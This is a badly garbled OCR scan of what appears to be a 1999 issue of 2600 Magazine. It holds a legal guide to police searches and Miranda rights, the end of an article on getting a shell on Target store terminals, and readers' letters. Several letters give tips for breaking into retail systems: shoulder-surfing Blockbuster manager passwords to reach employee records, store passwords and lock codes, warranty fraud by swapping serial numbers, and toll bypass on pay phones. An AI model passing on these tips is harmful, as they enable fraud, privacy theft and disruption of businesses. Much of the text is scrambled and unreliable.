easis for supporting the particular person support of criminal activity. A Wass than this sulately of the circumsteepes, a reasonable officer hear the conversation. At this police there is not enough to justify a Tody step on Jod. I Biss, supbacker. Officer Busen sees them talking but ear 't Joe staps and talks to Tony Tanadator, a known afficers recet have a particularized and objective Tolased upon that whole pictors the detailing layenen doo'l. The Supreme Coart has stated that tion that trained celleges will see things that stances. They will take into account the assumpfee, a court will look at the totality of discusshim. This stop is probably peoper, since given the mean in position? Suppress while walking home valved in criminal sectority. would have been suspicious that for was its chases been, excelos up with him, and Trany suger pass Officer Busser shalls over reward Jue, and Jud gets nervous and man seesy. Officer Boster

Once Officer Busice has stepped Sec. Now tong can be held him without sepasting him or letting him go? Again, counts look at the totality of circumstances to see if the person was held for a personable time. Second like a pratty amonghous sule? Welcome to constitutional like:

Here In My Car, I'm As Safe As Can Re

except now the cop is Terry searching a car tocion of criminal activity), the search is the same. (tessed on an arrigatable and reasonable suspithis search go? Accueily, if this is just a Terry staff need to justify asarching the car? How far can and is pulled over? What does Officer Busice lope, too bad for Jun. The search was justified to the cop's judgment to this one. So what if OS with police safety, the courts wall generally bow poses a danger to him, but since we're dealing this search based on a reasonable bettef that loc weapon might be hidden. 10 ste can only tasks can search inside the ear in places where a stead of a person. In other words, Officer Buster there is contraband in the can 12 He does not dand. Eleminst have probable cause to believe that logo on the lost seed. Well, there aren't any facer Busha wants on look ideide a small cave. hawayer, next to get a womant. So if he thinks be waupoos in there, so by 105 to meet a higher shin. there's a lost of coodin card planchers in the careloge, he can take a look inside it. If it roms out gaet foe snorting a white provides out of the cave-What if Joe was driving maker than walking

Page 24

Beer in mind that all of three searches are some without amosting less and without a warrant. They'be based ou the limited expectation of privacy one has in a car end the interests of police safety. But what if Odisor Buster sensity sees for committing a critice - say dumpster-diving an private property and therefore tropassing, after which los drives sway. Once he amost also after which los drives sway. Once he amost also Palaster can then search the inside of lock can. This is not just far weapone, it's for any evidence as all. Although, Officer, Buster can't search the trank, he can search everything invides the car. This includes the envelope full of computer and numbers and the backpank fall of computer.

Administrative Searches

Now, there's one more way that the cop can exact the car, and this time the search is of execything, including the trunk. If the cops take passession of the car, las's say they tow it to the police pound, they ran do an "administrative carch." What's that moun? It means they can took wherever they dath well please. In tents'-cational terms this limit a search at all, it's mean in protect against claims of lost goods and to promot afficure safety in case there's a search in the car, The only requirement for this type of search, other than the car being improvabed is that the police have some standard procedure regarding administrative searches. ¹³ They can't just do them so a white.

Searching People In The Car

pulls the over Lora say you can actually do jail sameo is on too loud, and he hasn't showered in plates are expired, his tail lights are broken, his backgack. Unfortunately for Joe, his biocose vorite backing tools and mosty laptop in his (avorite ELO eight result playing, He's got his faing down the resid feelin' bad lie's got his dives or any other shemmingers. Let's say he's gogo back so before Joe gass arrested or dumpstorcan make a full body sparsh. ¹⁴ The cop can look Buster can make Joe get out of the car and ho can time for driving with expired plates. Officer weeks. Officer Buster decides to take action, and Edjuks for might be Siding weapons or evidence in packets, heckpacker and anywhere else he arrost him. Now that he's empoted him, Busha OK, let's all take a deep cleaning bocath, and

This isn't a Terry stop, this is a search notident to an arriest, and there aren't many timits to it. In other words, don't get yourself sended if you're carrying incriminating pridence that could lead to an arriest on other charges. Discretion pays's

Get On The Bas

though at the point that two doesn't feel free to terminate the encounter, it becomes a seizure. If he on his merry way. What are his rights' As yous and would like to ead the conversation and there, that type of thing the is getting postly norsiens; where's he going, what's he plan on dring and welk over to his star and seart asking queedenly a few caps hop on board. They spot for and driving. This time he's taking the bas. Sudwhy is all this "in theory?" Think of it this way. of criminal periods for things to go that fan So caps would need at least a resonable suspicion A seizure is either an arrest or a Temy step, so the what point are the policy going too far? Well, in Officer Buster approached foe on the best and to the reasonable sugnition needed for a Terry which he has every right to do, this may give rise gaks to see some identification. If the says of trateard, and teem, for sunder arrest, that feels like a weapon, dig in pooless, find contrials, the cop will probably then feel stepaching stop. The Torry sop wall most likely lead to a loc's sick of getting stopped white walking

The bottom line on all this sourch and solution until is, if you look or act suspicious, the topis will come up with a justification for searching, you, and what they find might lead to an arrest. The best way to awaid this is to not look suspicious. Since away people does in a way that is considered by them to be coul and by ones to be suspicious, you've already lost the battle if you go out chessed to impress. Keep the calabias and leather an harter if you're spring about doing things or carrying things you shouldn't.

t ill Blow The Boor Down - Search & Science At Home

No Harrans, No Problem

If the copy don't have a warrant to search your pease and don't have a warrant for your street it's last likely they will search your house. The exceptions to this are the Plain View Exception and Extigent Coopurateness.

Main line

If the cop is lawfally in a place (your landled or parents let bien in) he saw some items in plain view where the criminality of the evidence is intradiately appears. So keeping your well labeled collection of pushed software and victures out of display unight not be a good titen.

Ехідені Секнязіанськ

Factors that give rise to exigent circumstances include a "grave officies," an arrays use pact, or risk that the suspect will escape if the police doo't best in and grab him. In other weeks, if it's a goally big emergency, the cops don't coad a warrant to oner a house.

Obviously, of the two procedures, place view is more likely to come up in your life. If the cops have a weatern to arrise your recounter and come in to get him you brake hope your stelf is well kidden.

Formand

There are two types of warrants a warrant to amost a specific passon and a warrant to search a specific passon and a warrant to search a specific place for a specific thing. Ask to see the warrant and read it to make sure it states with particularity value or where it applies to. Make sure it was signed by a gadge or magnetizate.

If the police have a wortent to arrost a specific person, they can also seech things within that person's reach. This is to protect the cops in easy there are weapons about. The cups can use this to their advantage by emborraging you to nonce around. Whenever you go they can search the area methid your control." So if the cop asks if you'd title to go get your cost before he hash you down to the student, it's not because he's you down to the student, it's not because he's nice. He wants to see what's in your cloost.

The warrant to scanch a specific place for a specific thing is self-explanatory. In theory the warrant transfer specificity; it should nature the place to be searched and what is being searched for in practice the plain view exception discussed showe broaders what the cops might find and rake rates they are inside with their little search warrant.

tha Haro The Right To Shut Ep - Miranda When Things Go Harribly Wrong

As we've seen, there are many ways the rope can legally search you your eat, and your house. Having done so if they find critiense that you were

involved in a crime they are likely to surest you. What they need to do this is "probable causes" Probable varies is difficult to define. It's more than a suspicion that you've does something witers. It's necessity varies would feel rescentily varies that you consulted a crime, the cop most likely has probable cause to arrest you.

read you your Musanias doesn't mean you're going arrested (the just because the cops den) are two important things to bear in mind after beremain sitent and the right to an altomasy. There mélion tippes on TV, and they include the right to your Microbia warnings. You've heard those a up. You are not going to belp your was by talk gjor then when they interrogate you. Maybe is they may not be able to use any exidence you other people in holding sells or saling next to search you. Don't sign anything. Don't talk to pairse and address. Den't give them periodsion to thera any information beyond identification like probability that you will go to jail. Don't give ing Every word you speak adds to the ing. They will not go easy on you for cooperat-This leads to the second important thing. Shall ing to be see free on a mechanicality." All it means you in the police socion - they might be southers. iers, the only words you should speak are "I want ing for a place of water or other incidental manthis as a ploy to get you bilking. Aside from ask the authority to make such deals and only use [Job]) make deals with the cops, they don't have Once they arrest you they will lakely read you

Right To An Associus

have assistance of counsel for delimes. Even the series if you are suposted. More importantly, there is a possible senience of autyrisonment. The triat of a misdemeanan expaires counsel when against a delegation. This generally means you at he allow initiation of adversary proceedings portunity to the so. The right to counsel attaches attorney. This does not mean they will rush out une, you should tell the policy that you want an even if you can't effert an shortely or don't want should heed these words well see find a good atstone this case called Gibbon't Tempera You ties, not hixuries. (There's an interesting movie jound that lawyers in criminal court are necessi-Supperad Coort in Gidden v. Williamycht (1963) and yet you end, or that you will be given the ep-The 6th Amendment possibles the right to

Spring 1999

first leasing. So why would you say you want an atterney better this print? To end the questioning. If you ask for a larger after your Mircada warrish, you go to your cell. At this point you don't actually see a leasyer, After you assent the right to an arterney the policy early question you unders you miriate the discussion. You must regard a generalized discussion relating to eyon a generalized discussion relating to eyon a generalized discussion.

So to clarify the Miranda Tright to sat stearney "you always hear about is a right to at "ghost" attentor, I beriking this right gots she cope off your back until they can question you with an attentory present. The right to the Miranda "ghost" attentory arises from the 5th Amendment. The 6th Amendment right to a real lawyer diseast search start call after an indictment or the baptiming of attentional processings in a countrion.

And by the way, addrough it is legal for you to defend yourself without an attorney. It is very very stupid. Even attorneys rarely do this, in addition to helping with your case and representing you at the urial, an attorney can help get you at lower bell than you would get on your own. An anorthey can he provided to you for free, and there are many legal sid clinics and pointic increase groups that might private one free if you don't lake your creat appointed attorney. If you have the meansy to get a realty good attorney, the it. Why do you think O.J. Simpson is well-ingranound free testes?¹

Change The Horld .

cussed. These leneas generally for read by son when bills related to backing are being disdesployment of congrater and other law. Most to moved all this. We are as a pivetal point in the pays close attaction to those tailies. She'l meil support and how many oppose a specific bill underlings who keep track of how many people polite and articulate fatters to your congression. paction the fature shape of Ibbsc laws by writing uch and debated rigin nors. You can have so jusbreaking and of recent violage or are being writ of the tews that hackers need to werry about and stagistical grave as a seasy several season and all possibility. Unfor than trying not to look and perhaps sentenced to prison time - is not beyond ing stopped statehold quastrated arrested, and you that what sooms fibe an unlikely event - beavoid arrest or prosecution. It's meant to show Your congressperson reside to be addicated and All the above is not accept to belo bed pays

course more than orderal, by the way, so said argues, not hits.

Conclusio

of the do's and don'ts of dealing with the cops study of auto-lipercodure and constitutional law could even, god forbid, go to leve school and ediated has an excellent cyber law service. You politics if you are accepted, assert your night to an Altone pill, if you are stopped stay calm and be danger of being supped sud searched and some trope this exticle has opened your eyes to the real But even if you don't pursue the subject farther, law and current cases. The New York Times utiline for good reading. Your libraries is your tricind? and most of the esses extent in this article make books on the subject of criminal law and defense want to learn more there are meny excellent ACLU or EFF to keep updated on changes to the You enight also consider joining a group like the The above is just the tip of the tectory. If you

Désclaimen

This legal guide is meant as a learning tool for those interested in the purchast state of criminal proceeding. It is not an endorsement of allegal sets and does not constitute legal advice. Consult an attention for help with your specific esse.

Political Co.

(III. U.S. Const. second. IV. The fourth amountment reads: "The right of the google to be score at their personne, fource, packet, and effects, against compose make contexts and ordinately, shall not be violated and to see a multi-shall beautiful upon probable charter, suggested by each or all-mation, and perticularly describing the place to the searched, and the presents or things to be selected."

(2) U.S. Const. sected, V. The fifth constituted exacts with peacher shall be field to active expect for a capital, or other exacts infiling on a presentant or indicated of a freed large coupling as she in actual sortion in the most firm of the facts, what the milital school most also on the obligate for the section fillers to be twice just as properly of fifth to the section fillers to be twice just as properly of fifth to the section fill be competited in the processor of the processor property, without the processor for or each growth property, without the processor for or each growth property in them for patitic as a without just exceptional.

[3] Tarry & Chin, 392 U.S. I. (1968). In three, a step-sea three men lebeling in front of a serve. It appeared to the organization covering the value. The cop approaches.

the more, passed them down, and doesn't gan Allrid, may of the stappent. Forey, moved to estable the gan former evidence based on lacks the copy dich't those probable exists a was improper for him to stop saw specially the more flag that the copy had as a discutable step, then, the court had flag this way around to pashify a step, these had stopped the mon, the increase of payency these had stopped the mon, the increase of payency installed the first. This is a limited solvere and a limited step of

(a) Edimenta is Distance 133 S.C. 235 (1993) (holding that by requesting, strong and otherwise meniphasing the consists of the defendant) pecket after describing the broadless as unequal, the police officer that "were keeped the located" of the littly south).

[8] Byges v. Flerick, 430 U.S. 811 (1985) (storing in discs that on the scene fingesprinting is justified as level as these as a freesomable basis for helicoting that fingesprinting will condition or regard the suspect's connection with that trime," and if the procedure is done quickly.

[6] Chital States v. Corez, 449 U.S. 611 (1881).

[7] Silven - New York 592 U.S. 40 (1966).

[8] California v. Modan (2), 311 S. O. 1547 (1991).

19] Careed States v. Shape, 470 (18) \$75 (1988).

[10] Mcchigzan v. Loog. 460 ICS 1012 (1985).

[11] California v. Carcuy, 451 115, 306 (1985). See also California v. Australia, 111 S.Cr. 1982 (1992) which quanted the Ross Court as backing: "The study of a vortication search of an astromybide, it may defined by the nature of the container in which the countained is selected. Buther, it is defined by the electric file search and the places in which there is probable somes to be five that items by that if may be found."

(18) New York is Bahari, 423 U.S. 454 (1881). In 18th tim, the day guilled ever a territor greeting. The smelled post enough in the cert and some an enough an article "Supergold". The amount like this is the secrebed the cut. On the look same was heather perfect. The Court head one of the perfects and found constain. The Court head ever cape the defendent had been purposed by attended for pussession of put, "the others was justified in searching the immediate area for other contribute."

[14] Celesco v. Berline, 478 U.S. 367 (1987)

[14] Unded Scots v. Boldinson, 414 TUS, 518 (1973).

If \$1 Florids is (busick), IH S.C. 1882 (1891). The Count stands "Scrimy, as a reasonable person would feel free the disregard the potion and go about his hashesed, the excessor is construed and non-assembly explicate is required. We have should that more when offices becomes have no shorts his suspecting a particular individual, they may generally ask questions of the individual, see to examine the individual Valentilization, and request conserve a security in a consequence of the policy of the consequence of the consequence of the policy of the consequence of the consequence of the policy of the po

Target - from page 12

scaployee moreber prompt. Beenter the cauployee quast Abend's and bring you back to the the LRT; you're inside Target's merchandise an actual networked shell. You're not just inside prompt (or southling of the sext). There you go, another "Host Request Askad". Now when you thing, it will display a successor saying "Host Rethe non-destroying. anything extinious. Remember, hashing is hareinventory (an easy few days off). I advise against full 1908 shall access. In fact, the IXIS shalt is logia agam, no applications will function. Held give an error eyer and even and eventually give рудици. Now вуж палёсов сиплинасы It will number and get back to the Key Application live usingnes and ocene back so try to de sooteyour store close for a week or so while they redu rodereks. You out always defance Dr and watch LRT. Watch it screw up and bring you to a D down the DUNC key and be exter to rebook the if you let the ERT sit at this prompt for about

PYI, a lot of other stocks use those LRT's five back room operations. The seen the exact same made! LRT's that Target uses at other places.

1

New that I've covered the basic fine partions of larget, I feed it is necessary to cover other odd things that some people want to know.

First, the FN system. In every department stops, remaine maints to know the FA code Simply pick up a phone and his 52. My superiors and it was universal to all Tauget stores.

Next, the hegate lock on the door to Gorst Service, usually at the front of the same. The unlack code is the Stock Newton of the Tayon you are at (personner the Tayon for should the Tayonal at the previous service should the Tayonal at particular the the keys in there are you can go around unlocking display espec

If you want to distinct just but the "9" key on the phone. If you don't already know this, changes are that you've been living in a cave.

Id like to give shout outs to some people, for chartly you got fixed before me so you "nand" to be mentioned. To outside to, because, and hydron fields, because it, because, and hydron fields, because the poed work. March go out is the whole Buffelo 2000 crew. Exten special thanks to concount to breaker's gifficand for fire thanks to concount.

Spring 1999

2600 Megazine

OURSE

Fun At The Retailers

again, i green some people can't stand being proven the pant, she date up to me, but comity price shall sonal, and asked me to beave the sales, sever to odure at and and the dense estright). I about opened up a dos is not an onlightened coadur of 2666, Just as they were reader of your neighbile, and networkering the article worry about anyone sagaring it up." Being an and on this compater is completely secure. You don't have to and were back to shopping. Defore I could purchase a prompt, service prempt to "These are not that accure" skind forg on atthefred when you get the start menutexture the Compact, I walked up and diagonal the 19-3. I decided to control the manager who, apparently, Called. The changer said and I specie, "The software when we overheard the manager follows to a new ing through the diodes looking for a 56 well arisen. liber pair to at a local Radio Block scool. We were brown-"Screwing with State Shack and Compaq" from home The other thy my friend and I were purchasing a

Paladina

are so showing if they it had you are thing faunctions and on the card, just ask the salaspennin, mast of whose he name at the top instead of the stop number). If it is trine, who feels it recovery to gelte special early with sup on a fundess you have an application manager like year death teven have to test your social engineering species stack in Cohorbus, OH). How slo you get that Well Case of you who may sleep at the Late Average Rudio the time; the story number (01442). The example, for what was mentioned. First of all, the password for the I felt I neaded to tell people a few things in addition to shourf it thought the keystrake information was cool, but (15.3), there are a way to of things I just had to write in Compag computer is always (C.K., maybe 99 percent of just add for a card. The store number should be on the In "Serving With Katte Stack and Compag"

> hacking its they stuff with the like 601, 500, 100, and Happy ing ourside obecome terminally the order are times dig even the passecord - it surver hards to ask). And fearly, on

tilly a really had oliver Toyong a dog once that's education serminals is profit

saving semelsoly a trip to Radio Stack that usual to be the possessed but they diverged it. Incl. mainten, hasked what the pagewood was and be wouldn't over to me and asked if he sould help the. So in a joking saw me meeting around on the computer, a worker come con sent that the passwood to the computers was led the So I repeated that password to him and he grid with different variations of it and no luck. Then, as he 2002 (2014), I wastern Radio Stack and stood it along "Streeting with Radio Shack and Compaq" Informag I want to clear up something concerning the which

Anosymous

Dear Jobbs

all it sho helps if he's old there. "To you gays have any second needles?" That's the Will, all you have to the be sale the gay working ill area, if was sit a lossel Shapk leading for record non-Shock Tonly know for see that this works is the Profes After as a limite something it found to be fire at Radio

phones shat major Hadio Shack employees to proceed क्षी कोर्स कि लेता क्षिक प्रकारक में कान्यु केंग तमान भी केंग्रह प्रशेष्ट्रकृत more vital electral to this surply Regardless, had be also We carry belo be reliek that you're having out

Dear 2000

product. At home exchange the perist number (wise) lowing: On to a different store and buy the exact same capitus and you don't earn to pay for repairs the the felelectronics equipment and it gives had after the represents that might interest your readers. It you buy a given on White this is not a competer hack it's simething

> 不多元 ずなの サーミスのほうし number. This has been raised by several people in Walthe your transactions with each and give a fake gimpe policy just say you don't want it myranan Ramarcher to stone. You have two obstaces, it. Tell theat it's demagned damaged pro-duct in the new hore and go back to the old. De vary careful; chis takes a for of patience. Fur the and ask for a official or could.). If the stone has a return (videgat eoris great) from the new equipment to the

potentially facilified. What largees stocked the secural men remodify byttimusty dutyper hitegray has one of so are trained little was prioritized white we say to be Some a grant to pay her entyther and of speed speeds here good bed even the log the majorants period? The in-with this production one of the main reasons the read

Thur Mills

tions. I'll be charising more moriple from order stones in the report. For goins can some each malor a black helle! Wit Mart is printed in TV like So if regions conty leasure in Wat-Mart reorigio Chalor regular light - you may find some marked money from the US plans any "alterations" make sine you take all poseous Well, take a receipt ember any orders ty block light and light the reverse side looks take there is nothing these I was at a decay with resently and glospoyaged a se-

gl-yKOpm

Tracking Clive

CONTRACTOR STATE woodeness if you have hear's eastling also about him or the districted of finding him for his information. I was same back asses of 2609 from by friend when I tome across a John to 14 Labour some gay named Clave and I was listed the other day and decided to borrow

We have I bear a capable addition had the real

Wilder Cook rolls or brownings.

though), and finally -74 (extraxion). 6320098 (takephone sumber,, missing area code but not a commod sequence. The TL (Texas licenses and the same of a common growth of the second secon course now I can't look up the into since it is ple and I am sicked I didn't figure it out somether I have diggred out the code in the Assessed 1997, they so ourour licensey. GSCVT5 (beense place number)

William January Info county from the transmission and offer a frequency and TOO Of this. We find strong the uil the Season who does de page of the purposes of the page of the page. J. 17. TO SOME SECOND AND THE PROPERTY OF THE PARTY OF TH granderines. Nationaly when figures and that shops and and friently have por certainly describe our hearty con Liker

Stocktwater French

Dear 2399;

numbers a good something along the lines of. "The person Workfall mode your oast at it would not whom type that's master if it was your first lime going to a new store, it would get your info from the retional detakent. That the card." That is a local time. presenting this contributor or transplantage and rate other stores in the country and it flushes when the gofeard manhen, ghome, address, ptd.). Than goes out to all that the comparer staces with your personal information hadd to estudy your stuff, the some adds what they call a workliness for four but after that, or ar any other state count was used at the store, in which case the computer from stone to stone, unless it was the first time your ac-First off the mechines are VAXes, and agonal of all informative, but I just thought I could add a linte to in pleasest serjo incidence was an urbale about my foreign return your mostes or games, after about a counti, or belonges and lare charges of accounts did not transfer when I worked these joess then two minutes apply the employer, Receivance Video. The article was somewhat Bold, which is bud for you. It is a like pines of teap whenever is becomes abvious that you men't coming Testay I bought my fine issue of 3606, and rolling

Mark I

Dear 3609.

of less their sections work their computers inside and out, so here it a brook-drive. means, I worked at a Blackhadar and basy flighted with what the MOD this is. Or what your account number to existing account Or where the moderns distingto Or attottes person into your store when they already have buses of expectate building Secolar City's merition to print that ship - there was nothing informative, just a anything about how the computer works when you odd with Bleedburder and I can't believe you pays decided I just got dode reading your actale on sorewing

plain what the numbers are and when they would fine Seg-5000X ben wie die jersyn's poorunt er part number drom mentions where the store member and the last five monmeans from what take and item member). The next from and 4 means all a violes I'm buying the rest of the junk point to an account, the 2 means I'm conting a video, The I means that the rost of the numbers are going to as first remises, such five purplets, last time numbers. 4490162120 00000. The computer week these numbers aly semantical for is 35015212345, my sides some is 159016224512004, and my provious diagonic personnel Before we get into the technical peets. I have to ex-

is then have it for up like a tag. Whenever someone gets a new destructor on that line, if ill regard that mos-OTHER decader seas the phone line where the medical the medems of the computers that into if you notly through a national automorphistopy in Dallas when businesses licked, but not to seek other. They've linked addicting (when arrivaly is sessing ... say obeing care) a want to get this number the only say I apuld think of is Biemaich was night about one thing - all the Block.

Spring 1999

Spring 1999

See 10 be caseful though because I'm not sure how the systems in Dallay was set up. So take concern when assempting to explore their systems and know that everything is lagged. Anothing out of the everynment of a third their admins that successe is inside.

Dischbuster uses a device known as Verdone which calls up item a sparze back modern number and denominate information about the current exaturation metry when that person is developing out. If at certoo sace about what person is developing out. If at certoo sace about what person is developing out. If at certo person about what person is developed or a marger of seconds II might just be account stormanian number.

store manager so be careful it will show up whose to "A" and you'll have manager access? "S" money (or spending like that) and a "C". Switch this letter they number, etc. And then you see it. It'll say status iale od that employee, such as address, social scorto the employee number and it will give you all the the manager mean and go in the psychil mean. Type password it's time to explore. Just freely leg entosections remaker) and password. Once you grab their geompited for their employee seasker (which is their cause you are aedesprivileged). They will get comes over to you and does a credit for you then romber did what your account! To do this just weath when a manager time is night, you can get a reproper's xistex put onto be the roun. People have passwords here. If you can Passwooder Offices you wante their around and

Each store has two phone lines. One is the main line, which switches every to the second line when the first one is how. The sectoral line and line when the first one is how. The sectoral line number is usually unpublished. On my store we were able to make long dividing the calls without a book. Our when we had the new gry come in, he changed it assumed. They have a faction, with the phone number separity mentry. They also have something lefter I saw when I was in the bank officer. It was called the MOD lines. I disturb it with my computer and all light was a blank screen. I'm most sure what the further street has the further some had the further some Northing was phaged into it so I can't be such

There are more details to the rus and outs of Blookbaster. Yes'll have to usphere their systems while working.

Tell ISH

Concerns

Dear 2609:

This is about the coarie only entitled Mary Worth Of lare the writer has taken trupon besself to speed the missecondition of backers being malitized and usil I would encourage anyone who has the griet town man bern at tellmany@adicom and tell her of the writing-tology site has controlled. Remember to be patitioned nice.

Their Mary Worth cover and known been to best out.

Dear 2600:

This is it regions to the individual who wave in about the Ministering picture? In his Conspiraty X RPG

(issue 15.4), which depicts a hadder dead at his computer clustum; a set of Job Cais. The writer of the isomer putefung whether this picture is sub-backer; and it so sally would peep presument types to disable water at complete; 25%. My answer is the of course at itself anyther and this probably (in his prospectator), type who also will Temporaria absolute anyther and this probably. This depends it disables as a possible computator. This depends to disable, and age a build to the shall. Fin not one with presument and get a build to the shall. The not one what yes we using for being had I resolded to added a specially have you what we can be considered while under the unknown of whitever you are on.

Kaptain Koo

Dear 2600:

Earthy much year help. A few days ago, I wont a not as microwness for a form address at the count. Since then an accommute than member has been strotting me have full menages, and I would would find to got heart at him. To you alone my views on anti-ration? (I have KKK and 12 they stand for J I'you could help me I would greatly appreciate at and I'm sure a lot of people would are well.)

What supports is in you kope to achieve by picking a fight keep? Such groups are always gaing to exist, hold for such all fine persons and persons are always gained to exist. As authorized the always and another are achieved achieved to the defended and another are achieved to you or your fine at, the last the defending to you or your fine at, the always are read, but to which a continue to an interest read, but to which a continue for a substantial and an interest read, but to which a substantial and a substan

Dear 2650:

nothing about this partnership. This may seem an different phone numbers from different longifiens Thirties. busy signals" it's not because they have a befor not ded, but if MSN ever claims that "our users dealt get ospr M&N cellers. UUNal's other revellers know feet Landerdale dialing up Beliedlandic set) MRN and reactions (a user disting from West Paim Beach is set up to accept incoming calls from a variety of OTC, MSN, BellAttrane, Banklink, and orters) than so patern. A good friend of more who wholes at week. It's because they are trying to monopolize the gets space than 52 percent full, that it is to early onfeel with CUNer that says if any of this equipment is one of these resultant. Microsoft his negatiated a into AOL will bit the same equipment as a user in gave the some interesting info-UUNeth equipment internet deal-up modific for companies like &OL, HUNEL (who rentroly a significant personage of the Microsoft is even more sarry behind the scenes

Carsay Ride

Dear 2600:

Ny mother has America Oeline and I have onown ISP but spendimes when I'm bored I go on AOL and talk to some friends. I recently required an e-raid which I believe no be felse, but I need water readourstack I got it shortly when talking to a fitted of mina

Catality I have been a group typicing the CIA mainfactor in written of the last in the catality of the catalit

Subj. Tais is encrypted mail from the Octaval fallett games Ageboy Date: 12/36/36/6/33/33 AM Swelfe Stephard Time

Liquid Cache

Date: 12/2/5/8/6/33 13 AM Pacific Standard Til Prom: subadogijnowbereto (Artogomore) To: XXXXXX(gradicom

Early US effect we understand that you and available AUC member by the warran name. XXXXXXX are conspiring to back that the CLA maintaine and decay the Lamed State Maloral Scourity, approach were some that you can not know to stately up and maintaine see poing to be setting up satisfactor around both you are going to be setting up satisfactor around both you are poing to be setting up satisfactor around both you are poing to be setting up satisfactor around both you are XXXXXXXXXXX for some the fact that you will not broke the satisfactor from the public set. If you way to breach surrollence or national security I can assure you that there will be no trial you will be sentiment invalid the and black by around force within your neighborhood. I strongly exconnected that you stay calm and not y are hardy and of your factory and of your factory and of your

Control Intelligence Agent #22642 Histories was not have the little distant. One of there's one white we've bearend from our engineers.

with following exercises, this than there have there to specify

serveillande office er a sometime close to you in folgshing

Bookstores

Dear 2600;

In lagra [55], Allagra a retainbent the halt of interorting feekler in the Barous & Niche emquater agent, to and merconed that Bardess has computers about the gays respected by aging "Olk about straving notes the emgedition". I just throught would like to know that Barders and Bardes & Notife are both part of the same comparty, Walderbeaks. So it may be that hey bed have the same type of computer system, so as similar describation. Any employee of either Barnes & Nebbe of Barders would snow that, shough

Jack Dangers

Schamin, part is arbitation in terificially they are part of the same company. If you will dischards if you of the floreign of the floreign of the floreign of the floreign at one point they were their basis a world floreign at the part of the floreign of the No-bit dischard is substantially to the with them but they do one if Diches, Bobbegge, Rockring, Bookens, as to receive Aphine Cite, Phane K, and Careachy.

1000Z 2000

I was in Barnes & Nedde in Booksteel, III. her weekend and asked the olefs of he had 2005. He pricked up the pione and asked of in was in 10% girl, in the broke hought it up and where it were so pay, by farching marshed hought it in a fact of the new pays the farcher to be the fact 15, and as for a thingup knows you have to be 15 to generate a 2000? Meanwhile, mage tike therein. Owers, and other percognophic materials are on the heaternable if, unwrapped for any four year wild to aspitche.

ELA.N. flasser

2600 Magazine

It generates neutropies tetetas of an occaminator conplações unha avaid a apera himanof la insecta anexe mondicada and decem are magazinte mesaltadas for commuo port of propies. For generatese feito a culti-to-him storarmagos unha fall obradh of the insected, including the employees in atoms, would readly the situation and, quite expeliencia atoms, would readly the situation and, quite executibly, per the on-pilopes disciplated, by for whenever reasons, that sixtual him ean affect, constant as again and we'll reasonipate.

Dear 2800:

I picked up the base issue tasky (18.4) at the best Sacres 48. NoRe if fould it unussing that they have no idea where the first pays your magazine. Every ratio there is a new tasked to pury your magazine. Every filters there is a new tasked by they be first in the late of the first in task in task. One half was with the tay but pplit the deak in task. One half was with the typest mags fouth as Pitahera W. Evenesias New etc. The other half of the stack found its very to the skin mags (the ones with the stack) is his base on the course), but it is not become if your endience? I guest it appeals to everyone who is open extended so they want to spread in over a couple of areas.

Ray Dio Haque United Phreaks Syndicate

Desir 2695:

As a negation ender of your magnitude I always by to make size I get to my local there is Noble in Acting ton, TX regist a copy as accounty in his the stand - there have been acted to when I get there is no har and aff of the source have been acted. Set I was defining that either your magnitude had become extremely popular after I missed the last low issues, or worshing that ever up. To not not it was the factor.

While I am ansare about all D&N's, most have a "magazine propor" shows july it is to keep the magazine probability and in reduct Daggered to be a U&N's white the magazine gay was asserting and it which is marked him when 2000 was the should that it was keep behind the counter, and when I asked him when be took me in an exagenced voice that he had no dea way. The way he said in to me indigently that to had said more than once and basically received an answer. I could ask the manager myself and he and "good look."

I called the stook later and asked for the manager. She was pleasant enough I stated that I daily understand why 1650 was no cut on the abelians but heliant the respects. She wall that she was undenitize with the magazine, but there have a comber of magazines that were kept back behind the counter wasy from juveniles. When I held benther 1660 ears absolver emparative, a belt went off in her head, and she exparative, a belt went off in the fixed, and she exparative, a belt went off in the fixed and she exparative, a belt went of inber head, and she exparative, a belt went of inter or course, but that it really medded to the placed back on the shelves, and apologized for the placed back on the shelves, and apologized for the inconvenience I asked her who "they" were and she said the bead office.

She was very helpful, but really shift nearwhen two

also explain the large minute you had during that time which said "these is no policy to keep Api-Octobe shakes?" pend months age and was postably one of \$50 deficient things did \$12d to decivity. In these august that BAN did they that heap it and of the hands of mon people, in stight see wheel the owner Of course, you had to exhibit, so which is the property faithful the just to be a complete of the 2600 in world also suggest that any statement from B&N issue some systement arguading at least a couple of states of

Arguage, 自然区 ju Astington, TX suit le straking it

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singly aid it you don't see it on the photose. रेका करता. देवियानी अन्य डीम क्येंट्रिकेश्चल महिन्द करता, जा महत्वतीची होता महत्व करता. we've being put includ the names for reasons we a analysis of complainty from receives which has been Without posteriologies as on here. He're gotten Sample Numad

India has stocked \$650 for the past six years. hackers 3now rear Polyadian Books in Malbourse, Alb-Thought you might idea to be follow Australian

during adoptioned, an other from it is been quiting that it. The give year on taken of how aircrefactive works, one 10000

Phone Exploration

test that yet "Waybe" will nost proceeded. z bil apsat. There's also's 500 number Nork Sat Litale's marker i pleased after dialog, 167. I didn't of course beand well what do we know I mould distantly long distance up with failing I made a sam direct effect by drolling "67" Anyway, I sphrönge digling product times digit anales to that because I needed to call my graffitient (of this brief) course I'm get does during it it were the paying the bill ald be son if hy some buck I'M sturbble access it. When I got ted wouldn't tell me the ender. I was kiede pissed about Lacoard to make a long distance cell one time and they with the phones. A premy small system, only four lines little lateral. We weren't that busy so I started playing this average for 25 years on our One Friday might 8 was a I work for a small pieza place my friend's family

1767

agmentately dimproat. about employees of family-proced prime primes who And we'll keep on one on the pupers for sever

this extensively theoremist sales, in this sources are also as commercial for it! It is a new ad compagn by a very containing continuous 1504 issue. Specifically forceringly result of that letter one way on the other. sure to cold. I wonder have much business they got as a we as to not the more free pluggt. Think about it follow well known long detasted contentiated will go unnemed What he is speaking of work stop working - I saw a Congrate, You gays were specified by some stock ad-

nigge "Conducte" was Road on The federal year advantages and year how pagetoment

Dear 2600:

Southwastern Rail pay phones in Katasa City. You can werks on other pay phone systems but it dues on the realise that you're calling from a pay phone. Senal to the televia systelles their system is too eld to 12:10220 before the phoce number. The only papers that I can think this works is because when you get trans-I Studd it pay phone ghigh - I dod't know it the had long distance or local calls by dishing

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described to be injured. earns like this all over the country. We think they finally on Skinds area of the copy free repairing fundation years need them companies programming incide that There interes to the promoting that assessment and all

